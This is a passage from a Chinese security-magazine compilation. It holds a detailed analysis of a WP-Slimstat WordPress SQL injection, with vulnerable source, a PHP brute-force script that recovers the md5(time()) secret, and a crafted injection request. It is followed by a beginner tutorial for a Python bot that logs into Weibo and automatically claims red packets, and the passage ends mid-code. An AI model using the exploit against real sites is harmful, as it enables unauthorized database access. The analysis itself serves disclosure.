


图　2-3-3

修复方案：

建议在开发者修复该漏洞前停用 phpMoAdmin。或者使用 htaccess 对 moadmin.php 文件做访问限制。

（全文完）责任编辑：静默

第4节 Wordpress 插件 WP-Slimstat 弱密钥及 SQL 注入

作者：360 安全播报
来自：360 安全播报
网址：http://bobao.360.cn/

Web 安全企业 Sucuri 周二在博客中表示，他们在最新版本的 Wordpress 分析插件 WP-Slimstat 中发现了一个 sql 注入漏洞，利用该漏洞，攻击者可以进行 sql 盲注，从而获取数据库的敏感信息。互联网上超过 100 万网站受到影响。

关于 WP-Slimstat

WP SlimStat 是一个功能非常强大的 WordPress 实时统计分析插件，通过该插件可以查看网站的访问情况。WordPress 上的记录显示，这款插件下载次数已超过 130 万次。

漏洞分析

小编经过分析发现这个漏洞并不是一个简单的 sql 注入，还是比较有意思的，下面带大家一起来看下。

首先当你开启了 WP-Slimstat 插件之后，每当你访问一个网页，系统都会通过 ajax 向 /wp-admin/admin-ajax.php 发送 post 请求，记录你当前访问网页的情况。

发送的数据如图 2-4-1：

```
POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1
Host: 127.0.0.1
Proxy-Connection: keep-alive
Content-Length: 317
Origin: http://10.18.180.37
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2194.2 Safari/537.36
Content-type: application/x-www-form-urlencoded
Accept: */*
Referer: http://10.18.180.37/wordpress/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
RA-Ver: 2.8.7
RA-Sid: DA1E7409-20150121-073923-ad48e4-a0401d

action=slimtrack_js&data=Y2k9WVRveU9udHpPakV5T2IKamIyNTBaVzUwWDNSNWNHVWIPMOO2TkRvaWFHOXRaU0k3Y3pvNE9pSmpZWFJsWjI5eWVTSTdjem93T2IJaU8zM
DOuYWU5M2UwYzRlMmY3NjY5NWMOZGQ1NDAONTZhYjc5NDUmcmVmPSZyZXM9YUhSMGNEb3ZMekV3TGpFNExqRTRNQzR6Tnk5M2IzSmtjSEpsYzNNdiZzdz0xOTIwJnNoPTEwODA
mY2Q9MjQmYWE9MSZzbDOyMDAOJnBwPTcyNjcmcGw9Zmxhc2h8
```

360安全播报 (bobao.360.cn)

图 2-4-1：

其中 data 是一段 base64 编码过的数据，经过解码之后是：

ci=YToyOntzOjEyOiJjb250ZW50X3R5cGUiO3M6NDoiaG9tZSI7czo4OiJjYXRlZ29yeSI7czowOiIiO30=.ae93e0c4e2f76695c4dd540456ab7945&ref=&res=aHR0cDovLzEwLjE4LjE4MC4zNy93b3JkcHJlc3Mv&sw=1920&sh=1080&cd=24&aa=1&sl=2004&pp=7267&pl=flash|

我们直接到插件的文件中去看他是如何处理这段数据的。在 wp-content\plugins\wp-slimstatwp-slimstat.php 文件的第 86 行。

如图 2-4-2：

```
public static function slimtrack_js(){
    $data_string = base64_decode($_REQUEST['data']);
    if ($data_string === false){
        do_action('slimstat_track_exit_101');
        exit('-101.0');
    }

    // Parse the information we received
    parse_str($data_string, self::$data_js);
```


图 2-4-2：

我们可以看到，data 经过 base64 解码之后传递给了$data_string。随后通过 parse_str 方法将其赋给了$data_js。随后下面的部分他做了一个很有意思的事情，如图 2-4-3：

```
101    if (!empty(self::$data_js['ci'])){
102        list(self::$data_js['ci'], $nonce) = explode('.', self::$data_js['ci']);
103        //echo self::$options['secret'];
104        //echo $nonce;
105        if ($nonce != md5(self::$data_js['ci'].self::$options['secret'])){
106            do_action('slimstat_track_exit_103');
107            exit('-103.0');
108        }
109    }
```


图 2-4-3：

在 102 行我们可以看到，他把$data_js[ci]分成了两部分，“.”后面的赋给了$nonce，前面的覆盖了原来的$data_js[ci]。

在 105 行，他将$data_js[ci]的后面添加了一个秘钥，md5 加密后和$nonce 做对比，如果不相等将直接退出程序。

也就是说，他对数据包是否被篡改进行了校验，如果被篡改将直接退出程序。

我们接着往下看，如果数据没有被篡改，在第 374 行，如图 2-4-4：

```
373    // Information about this resource
374    $content_info = (is_array(self::$data_js) && isset(self::$data_js['ci']))?unserialize(base64_decode(self::$data_js['ci'])):self::get_content_info();
375    if (!is_array($content_info)) $content_info = array('content_type' => 'unknown');
376
```


图　2-4-4

他将$data_js[ci] base64 解码再反序列化之后赋给了$content_info 之后在 417 行，如图 2-4-5：

```
416    // Now let's save this information in the database
417    if (!empty($content_info)) self::$stat['content_info_id'] = self::maybe_insert_row($content_info, $GLOBALS['wpdb']->base_prefix.'slim_content_info', 'content_info_id', array());
418    self::$stat['browser_id'] = self::maybe_insert_row(self::$browser, $GLOBALS['wpdb']->base_prefix.'slim_browsers', 'browser_id', array('user_agent' => self::$browser['user_agent']));
419    self::$stat['id'] = self::insert_row(self::$stat, $GLOBALS['wpdb']->prefix.'slim_stats');
420
```


图　2-4-5

$content_info 进入了 maybe_insert_row 函数，跟进该函数，1036 行，如图 2-4-6：

```
1035    */
1036    public static function maybe_insert_row( $_data = array(), $_table = '', $_id_column = '', $_not_unique = array()){
1037        if ( empty( $_data ) || empty( $_id_column ) || empty( $_table ) ) return -1;
1038
1039        $select_sql = "SELECT $_id_column FROM $_table WHERE ";
1040        $data = array_diff( $_data, $_not_unique );
1041        foreach ( $data as $a_key => $a_value ) {
1042            $select_sql .= "$a_key = %s AND ";
1043        }
1044        $select_sql = self::$wpdb->prepare( substr( $select_sql, 0, -5 ), $data );
1045
```


图　2-4-6

可以看到数据被带入到了查询中，在第 1044 行我们看到，程序还是严谨的使用了 wordpress 自带的数据库查询函数对获取的数据进行了预处理，但是百密终有一疏，$a_key 这个变量没有在预处理的行列中，而这个变量也是我们可控的，这也是这个漏洞的罪魁祸首。

那么问题来了：我们该如何绕过校验呢，让程序认为数据没有被篡改过呢？

从上面我们知道只有$nonce 和 md5(self::$data_js['ci'].self::$options['secret'])相等时才可以继续执行程序，现在我们可以控制的是$nonce 和$data_js['ci']，只要再知道$options['secret']即可。我们看下$options['secret']是什么，如图 2-4-7：

```
1092
1093        $options = array(
1094            'version' => self::$version,
1095            'secret' => md5(time()),
1096            'show_admin_notice' => 0,
1097
```


图　2-4-7

在 1095 行我们可以看到他是简单的系统当前时间被 md5 加密过后的值，time()函数返回的是 Unix 时间戳，是一个 10 位的纯数字，而且根据推测网站的建立时间，我们可以大大缩小猜测的范围，根据测试，大约 3000 万次即可猜出系统的 secret 秘钥，一旦我们猜出了秘钥，我们便可以篡改数据包，进行注入。

小编写了个程序，几秒钟就猜出了秘钥，如图 2-4-8：

```
管理员: C:\Windows\system32\cmd.exe

C:\phpStudy\php53n>php.exe key.php
find the secret is e6cf3c15fbb70f10ffca0b0939882612
C:\phpStudy\php53n>
```

图　2-4-8

拥有了秘钥之后我们开始注入，由于注入出在数组的键值上，所以我们在 category 后面添加一个单引号。构造的 payload 如下：

```
a:2:{s:12:"content_type";s:4:"home";s:9:"category'";s:0:"";}
```

把他 base64 编码然后加上秘钥 md5 加密，获得了 13688da6b1bad69d677948ebed0fa19a 的

加密值，把他加入请求，对请求 base64 再次编码后得到了我们最终的 payload

```
Y2k9WVRveU9udHpPakV5T2lKamIyNTBaVzUwWDNSNWNHVWlPM002TkRvaWFHOXRaU0k3Y3pvNU9pSmpZWFJs
WjI5eWVTY2lPM002TURvaUlqdDkuMTM2ODhkYTZiMWJhZDY5ZDY3Nzk0OGViZWQwZmExOWEmcmVmPSZyZXM
9YUhSMGNEb3ZMekV3TGpFNExqRTRNQzR6Tnk5M2IzSmtjSEpsYzNNdiZzdz0xOTIwJnNoPTEwODAmY2Q9MjQmYW
E9MSZzbD0yMDA0JnBwPTcyNjcmcGw9Zmxhc2h8
```

用 burp 发包，如图 2-4-9：

```
POST /wordpress/wp-admin/admin-ajax.php HTTP/1.1
Host: 127.0.0.1
Proxy-Connection: keep-alive
Content-Length: 317
Origin: http://10.18.180.37
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/40.0.2194.2 Safari/537.36
Content-type: application/x-www-form-urlencoded
Accept: */*
Referer: http://10.18.180.37/wordpress/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
RA-Ver: 2.8.7
RA-Sid: DA1E7409-20150121-073923-ad48e4-a0401d

action=slimtrack_js&data=Y2k9WVRveU9udHpPakV5T2lKamIyNTBaVzUwWDNSNWNHVWlPM002TkRvaWFHOXRaU0k3Y
3pvNU9pSmpZWFJsWjI5eWVTY2lPM002TURvaUlqdDkuMTM2ODhkYTZiMWJhZDY5ZDY3Nzk0OGViZWQwZmExOWEmcmVmPSZ
yZXM9YUhSMGNEb3ZMekV3TGpFNExqRTRNQzR6Tnk5M2IzSmtjSEpsYzNNdiZzdz0xOTIwJnNoPTEwODAmY2Q9MjQmYWE9M
SZzbD0yMDA0JnBwPTcyNjcmcGw9Zmxhc2h8
```


图　2-4-9

从 Mysql 日志中可以看到单引号被带入了查询，如图 2-4-10：

```
2015/2/26 1:25    SELECT content_info_id FROM wp_slim_content_info WHERE content_type = 'home' AND category =
```


图　2-4-10

由于没有输出点，无法 union，只能盲注了。附猜解秘钥程序.

```
<?php
$ci = "YToyOntzOjEyOiJjb250ZW50X3R5cGUiO3M6NDoiaG9tZSI7czo4OiJjYXRlZ29yeSI7czowOiIiO30=";
$nonce="ae93e0c4e2f76695c4dd540456ab7945";
for($secret=time();$secret>1136044800;$secret--){
    if($nonce==md5($ci.md5($secret))){
        echo "find the secret is ".md5($secret);
        break;
        }
    }
?>
```

（全文完）责任编辑：静默

第三章　黑客编程

第1节　看我如何自动抢微博红包一

作者：无所不能的魂大人
来自：IDF 实验室 - IDF
网址：http://blog.idf.cn/

大家好，我是来自 IDF 实验室无所不能的魂大人！红包纷纷何所似？
兄子胡儿曰：“撒钱空中差可拟。”
兄女道韫曰：“未若姨妈因风起。”
背景大家都懂的，要过年了，正是红包满天飞的日子。正巧前两天学会了 Python，比较亢奋，就顺便研究了研究微博红包的爬取，为什么是微博红包而不是支付宝红包呢，因为我只懂 Web，如果有精力的话之后可能也会研究研究打地鼠算法吧。因为本人是初学 Python，这个程序也是学了 Python 后写的第三个程序，所以代码中有啥坑爹的地方请不要当面戳穿，重点是思路，嗯，如果思路中有啥坑爹的的地方也请不要当面戳穿，你看 IE 都有脸设置自己为默认浏览器，我写篇渣文得瑟得瑟也是可以接受的对吧。我用的是 Python 2.7，据说 Python 2 和 Python 3 差别挺大的，比我还菜的小伙伴请注意。懒得文字叙述了，画了张草图，大家应该可以看懂，如图 3-1-1：




图　3-1-1

首先老规矩，先引入一坨不知道有啥用但又不能没有的库：

```
import re
import urllib
import urllib2
import cookielib
import base64
import binascii
import os
import json
import sys
```

```
import cPickle as p
import rsa
```

然后顺便声明一些其它变量，以后需要用到：

```
reload(sys)
sys.setdefaultencoding('utf-8') #将字符编码置为 utf-8
luckyList=[] #红包列表
lowest=10 #能忍受红包领奖记录最低为多少
```

这里用到了一个 rsa 库，Python 默认是不自带的，需要安装一下：https://pypi.python.org/pypi/rsa/。下载下来后运行 setpy.py install 安装，然后就可以开始我们的开发步骤了。抢红包的动作一定要登陆后才可以进行的，所以一定要有登录的功能，登录不是关键，关键是 cookie 的保存，这里需要 cookielib 的配合：

```
cj = cookielib.CookieJar()
opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(cj))
urllib2.install_opener(opener)
```

这样凡是使用 opener 进行的网络操作都会对处理 cookie 的状态，虽然我也不太懂但是感觉好神奇的样子。接下来需要封装两个模块，一个是获取数据模块，用来单纯地 GET 数据，另一个用来 POST 数据，其实只是多了几个参数，完全可以合并成一个函数，但是我又懒又笨，不想也不会改代码：

```
def getData(url) :
try:
req    = urllib2.Request(url)
result = opener.open(req)
text = result.read()
text=text.decode("utf-8").encode("gbk",'ignore')
return text
except Exception, e:
print u'请求异常,url:'+url
print e
def postData(url,data,header) :
try:
data = urllib.urlencode(data)
req    = urllib2.Request(url,data,header)
result = opener.open(req)
text = result.read()
return text
except Exception, e:
print u'请求异常,url:'+url
```

有了这两个模块我们就可以 GET 和 POST 数据了，其中 getData 中之所以 decode 然后又 encode 啥啥的，是因为在 Win7 下我调试输出的时候总乱码，所以加了些编码处理，这些都不是重点，下面的 login 函数才是微博登陆的核心：

```
def login(nick , pwd) :
print u"----------登录中----------"
print    "----------.....----------"
prelogin_url =
```

```
'http://login.sina.com.cn/sso/prelogin.php?entry=weibo&callback=sinaSSOController.preloginCallBack&su=%s&rs
akt=mod&checkpin=1&client=ssologin.js(v1.4.15)&_=1400822309846' % nick
preLogin = getData(prelogin_url)
servertime = re.findall('"servertime":(.+?),' , preLogin)[0]
pubkey = re.findall('"pubkey":"(.+?)"," , preLogin)[0]
rsakv = re.findall('"rsakv":"(.+?)"," , preLogin)[0]
nonce = re.findall('"nonce":"(.+?)"," , preLogin)[0]
#print bytearray('xxxx','utf-8')
su    = base64.b64encode(urllib.quote(nick))
rsaPublickey= int(pubkey,16)
key = rsa.PublicKey(rsaPublickey,65537)
message = str(servertime) +'\t' + str(nonce) + '\n' + str(pwd)
sp = binascii.b2a_hex(rsa.encrypt(message,key))
header = {'User-Agent' : 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)'}
param = {
  'entry': 'weibo',
'gateway': '1',
'from': '',
'savestate': '7',
'userticket': '1',
'ssosimplelogin': '1',
'vsnf': '1',
'vsnval': '',
'su': su,
'service': 'miniblog',
'servertime': servertime,
'nonce': nonce,
'pwencode': 'rsa2',
'sp': sp,
'encoding': 'UTF-8',
'url': 'http://weibo.com/ajaxlogin.php?framelogin=1&callback=parent.sinaSSOController.feedBackUrlCallBack',
'returntype': 'META',
'rsakv' : rsakv,
}
s = postData('http://login.sina.com.cn/sso/login.php?client=ssologin.js(v1.4.15)',param,header)
try:
urll = re.findall("location.replace\(\'(.+?)\'\);" , s)[0]
login=getData(urll)
print u"---------登录成功！-------"
print    "----------.....----------"
except Exception, e:
print u"---------登录失败！-------"
print    "----------.....----------"
exit(0)
```

这里面的参数啊加密算法啊都是从网上抄的，我也不是很懂，大概就是先请求个时间戳和公钥再 rsa 加密一下最后处理处理提交到新浪登陆接口，从新浪登录成功之后会返回一个微博的地址，需要请求一下，才能让登录状态彻底生效，登录成功后，后面的请求就会带上当前用户的 cookie。成功登录微博后，我已迫不及待地想找个红包先试一下子，当然首先是要在浏览器里试的。点啊点啊点啊点的，终于找到了一个带抢红包按钮的页面了，F12 召唤出调试器，看看数据包是咋请求的，如图 3-1-2：




图　3-1-2

可以看到请求的地址是 http://huodong.weibo.com/aj_hongbao/getlucky，主要参数有两个，一个是 ouid，就是红包 id，在 URL 中可以看到，另一个 share 参数决定是否分享到微博，还有个_t 不知道是干啥用的。好，现在理论上向这个 url 提交者三个参数，就可以完成一次红包的抽取，但是，当你真正提交参数的时候，就会发现服务器会很神奇地给你返回这么个串：

```
{"code":303403,"msg":"抱歉，你没有权限访问此页面","data":[]}
```

这个时候不要惊慌，根据我多年 Web 开发经验，对方的程序员应该是判断 referer 了，很简单，把请求过去的 header 全给抄过去：

```
def getLucky(id): #抽奖程序
print u"---抽红包中："+str(id)+"---"
print    "----------.....----------"
if checkValue(id)==False: #不符合条件，这个是后面的函数
return
luckyUrl="http://huodong.weibo.com/aj_hongbao/getlucky"
param={
'ouid':id,
'share':0,
'_t':0
}
header= {
'Cache-Control':'no-cache',
'Content-Type':'application/x-www-form-urlencoded',
'Origin':'http://huodong.weibo.com',
```

```
'Pragma':'no-cache',
'Referer':'http://huodong.weibo.com/hongbao/'+str(id),
'User-Agent':'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/33.0.1750.146 BIDUBrowser/6.x Safari/537.36',
'X-Requested-With':'XMLHttpRequest'
}
res = postData(luckyUrl,param,header)
```

这样的话理论上就没啥问题了，事实上其实也没啥问题。抽奖动作完成后我们是需要判断状态的，返回的 res 是一个 json 串，其中 code 为 100000 时为成功，为 90114 时是今天抽奖达到上限，其他值同样是失败，所以：

```
hbRes=json.loads(res)
if hbRes["code"]=='901114': #今天红包已经抢完
print u"---------已达上限---------"
print    "----------.....----------"
log('lucky',str(id)+'---'+str(hbRes["code"])+'---'+hbRes["data"]["title"])
exit(0)
elif hbRes["code"]=='100000':#成功
print u"---------恭喜发财---------"
print    "----------.....----------"
log('success',str(id)+'---'+res)
exit(0)
if hbRes["data"] and hbRes["data"]["title"]:
print hbRes["data"]["title"]
print    "----------.....----------"
log('lucky',str(id)+'---'+str(hbRes["code"])+'---'+hbRes["data"]["title"])
else:
print u"---------请求错误---------"
print    "----------.....----------"
log('lucky',str(id)+'---'+res)
```

其中 log 也是我自定义的一个函数，用来记录日志用的：

```
def log(type,text):
fp = open(type+'.txt','a')
fp.write(text)
fp.write('\r\n')
fp.close()
```

单个红包领取动作测试成功后，就是我们程序的核心大招模块了——爬取红包列表，爬取红包列表的方法和入口应该有不少，比如各种微博搜索关键字啥啥的，不过我这里用最简单的方法：爬取红包榜单。在红包活动的首页(http://huodong.weibo.com/hongbao)通过各种点更多，全部可以观察到，虽然列表连接很多，但可以归纳为两类（最有钱红包榜除外）：主题和排行榜。继续召唤 F12，分析这两种页面的格式，首先是主题形式的列表，比如：http://huodong.weibo.com/hongbao/special_quyu。可以看到红包的信息都是在一个类名为 info_wrap 的 div 中，那么我们只要活动这个页面的源码，然后把 infowrap 全抓出来，再简单处理下就可以得到这个页面的红包列表了，如图 3-1-3：

图　3-1-3

这里需要用到一些正则：

```
def getThemeList(url,p):#主题红包
print    u"---------第"+str(p)+"页---------"
print    "----------.....----------"
html=getData(url+'?p='+str(p))
pWrap=re.compile(r'<div class="info_wrap">(.+?)<span class="rob_txt"></span>',re.DOTALL) #h 获取所有
info_wrap 的正则
pInfo=re.compile(r'.+<em class="num">(.+)</em>.+<em class="num">(.+)</em>.+<em
class="num">(.+)</em>.+href="(.+)" class="btn"',re.DOTALL) #获取红包信息
List=pWrap.findall(html,re.DOTALL)
n=len(List)
if n==0:
return
for i in range(n): #遍历所有 info_wrap 的 div
s=pInfo.match(List[i]) #取得红包信息
info=list(s.groups(0))
info[0]=float(info[0].replace('\xcd\xf2','0000')) #现金,万->0000
try:
info[1]=float(info[1].replace('\xcd\xf2','0000')) #礼品价值
except Exception, e:
```

```
info[1]=float(info[1].replace('\xd2\xda','00000000')) #礼品价值
info[2]=float(info[2].replace('\xcd\xf2','0000')) #已发送
if info[2]==0:
info[2]=1 #防止除数为0
if info[1]==0:
info[1]=1 #防止除数为0
info.append(info[0]/(info[2]+info[1])) #红包价值,现金/（领取人数+奖品价值）
# if info[0]/(info[2]+info[1])>100:
#    print url
luckyList.append(info)
if 'class="page"' in html:#存在下一页
p=p+1
getThemeList(url,p) #递归调用自己爬取下一页
```

话说正则好难，学了好久才写出来这么两句。

还有这里的 info 中 append 进去了一个 info[4]，是我想的一个大概判断红包价值的算法，为什么要这么做呢，因为红包很多但是我们只能抽四次啊，在茫茫包海中，我们必须要找到最有价值的红包然后抽丫的，这里有三个数据可供参考：现金价值、礼品价值和领取人数，很显然如果现金很少领取人数很多或者奖品价值超高（有的甚至丧心病狂以亿为单位），那么就是不值得去抢的，所以我憋了半天终于憋出来一个衡量红包权重的算法：红包价值=现金/（领取人数+奖品价值）。

排行榜页面原理一样，找到关键的标签，正则匹配出来，如图 3-1-4：

图　3-1-4

代码：

```
def getTopList(url,daily,p):#排行榜红包
print    u"---------第"+str(p)+"页---------"
print    "----------.....----------"
html=getData(url+'?daily='+str(daily)+'&p='+str(p))
pWrap=re.compile(r'<div class="list_info">(.+?)<span class="list_btn"></span>',re.DOTALL) #h 获取所有 list_info 的正则
pInfo=re.compile(r'.+<em class="num">(.+)</em>.+<em class="num">(.+)</em>.+<em
class="num">(.+)</em>.+href="(.+)" class="btn rob_btn"',re.DOTALL) #获取红包信息
List=pWrap.findall(html,re.DOTALL)
```

```
n=len(List)
if n==0:
return
for i in range(n): #遍历所有 info_wrap 的 div
s=pInfo.match(List[i]) #取得红包信息
topinfo=list(s.groups(0))
info=list(topinfo)
info[0]=topinfo[1].replace('\xd4\xaa','') #元->''
info[0]=float(info[0].replace('\xcd\xf2','0000')) #现金,万->0000
info[1]=topinfo[2].replace('\xd4\xaa','') #元->''
try:
info[1]=float(info[1].replace('\xcd\xf2','0000')) #礼品价值
except Exception, e:
info[1]=float(info[1].replace('\xd2\xda','00000000')) #礼品价值
info[2]=topinfo[0].replace('\xb8\xf6','') #个->''
info[2]=float(info[2].replace('\xcd\xf2','0000')) #已发送
if info[2]==0:
info[2]=1 #防止除数为 0
if info[1]==0:
info[1]=1 #防止除数为 0
info.append(info[0]/(info[2]+info[1])) #红包价值,现金/（领取人数+礼品价值）
# if info[0]/(info[2]+info[1])>100:
#    print url
luckyList.append(info)
if 'class="page"' in html:#存在下一页
p=p+1
getTopList(url,daily,p) #递归调用自己爬取下一页
```

好，现在两中专题页的列表我们都可以顺利爬取了，接下来就是要得到列表的列表，也就是所有这些列表地址的集合，然后挨个去抓：

```
def getList():
print u"---------查找目标---------"
print    "----------.....----------"
themeUrl={ #主题列表
'theme':'http://huodong.weibo.com/hongbao/theme',
'pinpai':'http://huodong.weibo.com/hongbao/special_pinpai',
'daka':'http://huodong.weibo.com/hongbao/special_daka',
'youxuan':'http://huodong.weibo.com/hongbao/special_youxuan',
'qiye':'http://huodong.weibo.com/hongbao/special_qiye',
'quyu':'http://huodong.weibo.com/hongbao/special_quyu',
'meiti':'http://huodong.weibo.com/hongbao/special_meiti',
'hezuo':'http://huodong.weibo.com/hongbao/special_hezuo'
}
topUrl={ #排行榜列表
'mostmoney':'http://huodong.weibo.com/hongbao/top_mostmoney',
```

```
'mostsend':'http://huodong.weibo.com/hongbao/top_mostsend',
'mostsenddaka':'http://huodong.weibo.com/hongbao/top_mostsenddaka',
'mostsendpartner':'http://huodong.weibo.com/hongbao/top_mostsendpartner',
'cate':'http://huodong.weibo.com/hongbao/cate?type=',
'clothes':'http://huodong.weibo.com/hongbao/cate?type=clothes',
'beauty':'http://huodong.weibo.com/hongbao/cate?type=beauty',
'fast':'http://huodong.weibo.com/hongbao/cate?type=fast',
'life':'http://huodong.weibo.com/hongbao/cate?type=life',
'digital':'http://huodong.weibo.com/hongbao/cate?type=digital',
'other':'http://huodong.weibo.com/hongbao/cate?type=other'
}
for (theme,url) in themeUrl.items():
print "----------"+theme+"----------"
print    url
print    "----------.....----------"
getThemeList(url,1)
for (top,url) in topUrl.items():
print "----------"+top+"----------"
print    url
print    "----------.....----------"
getTopList(url,0,1)
getTopList(url,1,1)
```

这个是比较简单的，首先在源码里搜一下关键字看看有没有抢红包按钮，然后再到领取排行里面看看最高纪录是多少，要是最多的才领那么几块钱的话就再见吧。

其中查看领取记录的地址为：

http://huodong.weibo.com/aj_hongbao/detailmore?page=1&type=2&_t=0&__rnd=1423744829265&uid=红包 id，如图 3-1-5：

图　3-1-5

代码：

```
def checkValue(id):
infoUrl='http://huodong.weibo.com/hongbao/'+str(id)
html=getData(infoUrl)
if 'action-type="lottery"' in    html or True: #存在抢红包按钮
logUrl="http://huodong.weibo.com/aj_hongbao/detailmore?page=1&type=2&_t=0&__rnd=1423744829265&uid
="+id #查看排行榜数据
param={}
header= {
'Cache-Control':'no-cache',
'Content-Type':'application/x-www-form-urlencoded',
'Pragma':'no-cache',
'Referer':'http://huodong.weibo.com/hongbao/detail?uid='+str(id),
'User-Agent':'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/33.0.1750.146 BIDUBrowser/6.x Safari/537.36',
'X-Requested-With':'XMLHttpRequest'
}
res = postData(logUrl,param,header)
pMoney=re.compile(r'<span class="money">(\d+?.+?)\xd4\xaa</span>',re.DOTALL) #h 获取所有 list_info 的正则
luckyLog=pMoney.findall(html,re.DOTALL)
if len(luckyLog)==0:
maxMoney=0
else:
maxMoney=float(luckyLog[0])
if maxMoney<lowest: #记录中最大红包小于设定值
return False
else:
print u"---------手慢一步---------"
print    "----------.....----------"
return False
return True
```

主要的模块都已经搞定，现在需要将所有的步骤串联起来：

```
def start(username,password,low,fromFile):
gl=False
lowest=low
login(username , password)
if fromfile=='y':
if os.path.exists('luckyList.txt'):
try:
f = file('luckyList.txt')
newList = []
newList = p.load(f)
print u'---------装载列表---------'
print    "----------.....----------"
```

```
except Exception, e:
print u'解析本地列表失败，抓取在线页面。'
print    "----------.....----------"
gl=True
else:
print u'本地不存在 luckyList.txt，抓取在线页面。'
print    "----------.....----------"
gl=True
if gl==True:
getList()
from operator import itemgetter
